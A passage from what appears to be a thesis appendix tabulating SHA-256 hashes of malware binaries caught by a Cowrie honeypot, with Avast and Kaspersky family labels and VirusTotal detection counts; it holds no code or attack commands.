3	096750013673bc860c8cfafefa3eda4162ad83524db3162e6748319eef8e4271	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	17/59
4	166f2287e45ae95140b0fb4fdcae2616c5bb7134f231848f88bb25d55277ee15	Undetected	Undetected	0/57
5	1712ae0fc1a9705107b8959fa4c9ac06ce4bad62a3eb19e8aea1e4f79fc1e364	Not Found	Not Found	-
6	1729e7b6650ec1b4313fb7eae8a901c53261a52326e60521bb1c9fba19301da9	Not Found	Not Found	-
7	1a0aa7fcea196af6d24df531da131833b4b13b3e629e15d1b346062d7ec259e6	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	42/58
8	1b397ca077a3862bbe6ee8893dd044a3e6b0069ccf5885d6fa7badc04c3a3143	ELF:Aesddos-J [Trj]	Undetected	30/59
9	1dfc89288375c9e705de34682bbfc6c66818013d9a106601267980f7da9d7fdb	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	32/59
10	2674fcea6abf859f06e6bb629823423c326528a9e5623c8bdf05a370e78bdd4e	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/61
11	2847f9151f386bd9b0338dd46824f64c4ef0bcbac12006870b64dcd2a57e8129	Undetected	Undetected	0/59
12	289369e2989f122f53918932e630bacdd7b53d029ef80b7e89239e59bbd4be08	Undetected	HEUR:Backdoor.Linux.Mirai.b	8/61
13	2af88bdafc42ed45a68a1c49619ef5e787d7733a044b9e4739302d2ee5728e01	Undetected	Undetected	3/59
14	2c73c49e9f4e90657fdc82e4472288d1745451359005958 8cfdf574862b5dc6e	Not Found	Not Found	-
15	2e5d79862c02bd2360d68c9a0efb625e1d1213d2bd7b213c03f225e371060178	Undetected	Undetected	0/58
16	2f97a866a83e4b4e086aaaffa38f0ef0279f20a333f40bdb07f3401a5ce81fe1	Undetected	Undetected	0/56
17	3050441cd3e161bc0a1fbba0a5996ed992fcd848c18f9e15cc5095172c716850	Undetected	Undetected	0/58
18	3160e2869f9a732970c3b594bf2f1b2155bef36837fe7461faf0879dcdaf309c	Undetected	Undetected	0/60
19	32123bb56017eeefd3b4c6f2d9d740ed5c73899685cae08f36469815270ce205	Undetected	Undetected	0/59
20	3553fc79b80afca9f8da8015abb764e23d61259db119530f6fa8806a50ddbd98	Undetected	HEUR:Trojan-Downloader.Shell.Agent.p	29/56
21	35ef0a688afcd69799e2c987dce0a91075d8d5f3e5fb0d9a98e211c2b892b36c	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	34/59
22	39130c910babcca06fb1fe2c99d71d57a226053028a4d955d28cde977a322a80	Undetected	Undetected	0/58
23	3fb377c30d7b9791b67515613c5be9f09c5054c621c93e62a8a54d91cd7205ed	Undetected	Undetected	0/60
24	4355a46b19d348dc2f57c046f8ef63d4538ebb936000f3c9ee954a27460dd865	Undetected	Undetected	0/59
25	449427e8aef1c8e8bab42a14ced7bc70daed9824470f866562759db451d3ffe3	Undetected	Undetected	0/60
26	471f97f93e4d930a67f0a3a0b71263fc44d533127a74568fa8177bd26b941fcf	Undetected	Undetected	0/59
27	48c39ca9e1d9fe8aa989413b70542bfb59ece57304284f9b43b74dbd7d860225	ELF:Xorddos-I [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	39/61
28	564e209db7b1e44c90d30afdecad8b2032e3b79dfb985a90723487269c82d841	Undetected	Undetected	0/59
29	580d1dc799cb9b307dc0ed6b0024cfe1ca849435cf29dc0a92907343cb3b8f39	Undetected	HEUR:Backdoor.Linux.Dofloo.d	17/60
30	5922a6676dd641a5a3e2a1ef9a97fd79e1da91c62ac9b28169b3203ff3ba13a5	Undetected	HEUR:Backdoor.Linux.Dofloo.d	17/59
31	5a7d7f1d53f039e7b69cf8d040cc043d1264b14107a8a73034e6b90d8e81f87a	ELF:Xorddos-K [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	38/60
32	5e62ac10533292b708929c60b3abb5ed1a6dbb8b2ec1650d25c119dcda0357aa	Undetected	Undetected	0/60
33	6345ad677c788320656c4a3af0745d5237f8d24f002c72b617980f80945288f1	Undetected	Undetected	0/60
34	648769b05a3630f9e00d5190b65406ab5495c3ee9070474ba0b2c287b4a2676f	Undetected	Undetected	0/60
35	65d83adcd3061175f1a32ddec65458f46a3b3e358e88337a8a62b056f8581af6	Undetected	Undetected	0/57
36	665cadce9ee511f0c1869c0235523061946f2e6755e8eb57714f4bbd01b0fd14	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/59
37	67c05ff58d4ff4575ca79f3a64a218319687c06c13e35bb19101f6daf8b4ef58	Undetected	Undetected	0/54
38	696bad26159da671a74a879c34188dcae0edcd6726f8314c5bde240765235dd8	ELF:Xorddos-I [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/60
39	7265c857befb8b54089f453b988fa411c9d942d61f7d6c1f96830eadb3ddced0	Undetected	Undetected	0/58
40	72b799563f01f93e18f8685d356e1aa4fab9a8570b461bc5010cc3fe697486c6	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
41	72f3cfb7d3cc2ec7d6cc1494346b1fb88275f1e4174e8817f3ed00303b432a31	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	31/60
42	77fca17252e2780e6a9d93935c4e19f956db3800296bf12e5fd0314a67c54213	Undetected	Undetected	0/59
43	7829744df1c4be7f643fd0fd931a4a9388f8b22337aecb35bb6f3d264a7b2885	Undetected	Undetected	0/60
44	815ec141b0fd9a00f02c380716b6fae5bffc22ef943acb3d9f86b678d3bb7185	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	17/60
45	86a8a2107448d28214e43a86e1367feec9e7f45201a3013c57bc200bf760e1ee	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/61
46	88c611c2b2034339c44520b60d5e3fd015eb36e9d6b1de64be3c55c83ad9d94b	Undetected	HEUR:Backdoor.Linux.Dofloo.d	18/60
47	8960920a313766d52186d152bcb8f2cbc562b03004bed53048e4e3ad59ba128b	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
48	8961a7d532ab19a8ed3d745759e76f210a449b217c3430b65e8dcaa78182f01a	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	43/60
49	8b0a9934d51b73844d71aa5d6c3b362b2bf3bf9a53e9045f17f74b970e60550d	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	20/60
50	8c765d8fdc96e55d5d050e875b5b58108ec0754cef6b9bf76684db49890e2e28	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/60
51	8d52fd1a380a0c2c5aabdcf521fcd849a9ef4e3465b0852c41ca0b10e8b635ef	Undetected	Undetected	0/59
52	9285024f19c0a4d815a741a4beaff7b65149f4f6161f68836007f2ebb540caa8	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	30/59
53	96992cdb860ab4132e507c415735d7a1cffe09ed65a8cd9c9055a43aa8650b8f	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	29/60
54	982214c84948ce47407a0e551e034737d8c3c59844f025761e9da97569152f53	Undetected	Undetected	0/60
55	9e4e46a88e53bd4b5cc7579cae299a12df8dd83277d826d5ff04136816e716d4	Undetected	Undetected	0/57
56	9ee4ba2fe63e50a59dc59d31ad5a1d00155a65a2896cb16a5db1813fc6d4a312	Not Found	Not Found	-
57	9f1c84415ab472d4c1df9b2ad54be279808bacd842b45c17b9d413d2893f0450	ELF:Aesddos-K [Trj]	HEUR:Backdoor.Linux.Dofloo.d	40/60
58	a38617d4ae6e7d9c520690aa96be7297dacdda52831d0eed3e9b9b78af9b648e	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	28/60
59	a40587bfb96d4803a538113844d82b50f5b57351ad4d5e7b79e07d4004f85ea3	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	41/61
60	a745020ccc89dc741158d86b7ce1f012b84f26b31379ec093066c7918194b7a8	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
61	a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2	Undetected	Undetected	0/56
62	a8cca963f0eb85e4841b032f5cb754a48ae57ef79ed31004253aff79d7ea7696	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	9/59
63	a8ff583b9fe0ea1be038a6937b37efd044bdf88ad44c1f2d842b4bfbcbeb3ffb	Undetected	Undetected	0/59
64	a97b7d1736847e32faffc6276f6214c2d4ff1b4273e864afe29c23b37e2cdb08	Undetected	Undetected	0/57
65	ab0625c20d6ee65c3504f7a7704531446ae6f9683ce38119b4858d9dd06eb400	Undetected	Undetected	0/57
66	ae0e8f5e1d2278532f79fdecff3efddf096908c6b1e562d4e8599dc376b368f3	Undetected	Undetected	0/59
67	b04e7f5a80d9a986deff8b701e66179695e56360a4125014eaca5bb8101a5ae9	Undetected	Undetected	0/60
68	b496d7732ffd98591d209e98a5deaa229e9168b1e57ed2e590aa7363b8fcafcf	Undetected	Undetected	0/60
69	b7599ca19a30f8e095954f88acf5a623ef86bb2e5b1c8d0befc2ed680576c48b	Undetected	Undetected	0/58
70	cfbcb2e45ab56a4e01e8b794ebdf18e3eee1990f0b6e54e166519b01bcebfd50	Undetected	Undetected	0/54
71	d9de0c10256eecbcd1c675c8db67b56ffcfe03eb69dfac77e57f0b211b56f2dc	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	24/60

Table H.3: VirusTotal analysis of malware binaries from Cowrie

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
72	ddb728f3ac28b94e4b96fd771bbcc68b5faf15d7c54ef43344a087d468af1a21	Undetected	Undetected	0/56
73	de72acae232e3a9a9c3bac3bd2ecaf599246ffa33463de6e2b4bba5590b9f30d	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	31/59
74	e02d30d8f01799ed03cb7a38460ebd52ccf4060ac8d1616dd1aaaf96df3c3fc8	Undetected	Undetected	0/59
75	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	Undetected	Undetected	0/59
76	e3dd234ae34cf4330f92c61e50922c778e8cbd8244f1aaaac3c62c4834b60d5d	Undetected	Undetected	0/59
77	e6ad8094f6eb1f4110e15d177febe7a431067a88d791e35b7cdfd4ffc01585db	Not Found	Not Found	-
78	edaca7753735c2306a34fd55f5064777b0d0d5569042c453e7344013224d72d0	ELF:Xorddos-E [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.a	44/61
79	f48d2e608faeb0747b32205489e8ca88a3b10ecfd3c2cc2ff31fabf11fac03b3	ELF:Xorddos-M [Trj]	HEUR:Trojan-DDoS.Linux.Xarcen.d	32/61
80	f513e6fcc25fa9563ad380cf191e78135f0ed263b77823dc1972e21ebb6565d6	Not Found	Not Found	-
81	f62a670cdf58ef523db1d37ab98264d28db392c9277ed3a9c73bea5c944e645f	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	20/60
82	f7ea55213ea5737ba83610afae9cd063676e524f5c7898aa74fbd56e8f5d5d5c	Undetected	Undetected	0/60
83	f8c28666f2f2beb599dcc62721c41a82f52e63721dd2d5629073033b32a93154	Undetected	Undetected	0/58
84	fc55d904d017fdffacbe884069e7971a93fe7f325792cd989a80378b61af0a74	Undetected	Undetected	0/57
85	fe6c112096e1e0896ccc2799c34a34119a511079fcab6cbd1dae480755339f12	Undetected	Undetected	0/59
86	fecc3a4954eeaa9e724f28f432f4b133b330fcf5e67c1a5f40f9d3fefbc358d0	Undetected	Undetected	0/59
87	ff6f81930943c96a37d7741cd547ad90295a9bd63b6194b2a834a1d32bc8f85d	Undetected	Undetected	0/57

VirusTotal analysis of malware binaries from Cowrie (continued)

Trine Cecilia Peinert and Ingvild Bye Giset

NTNU
Norwegian University of
Science and Technology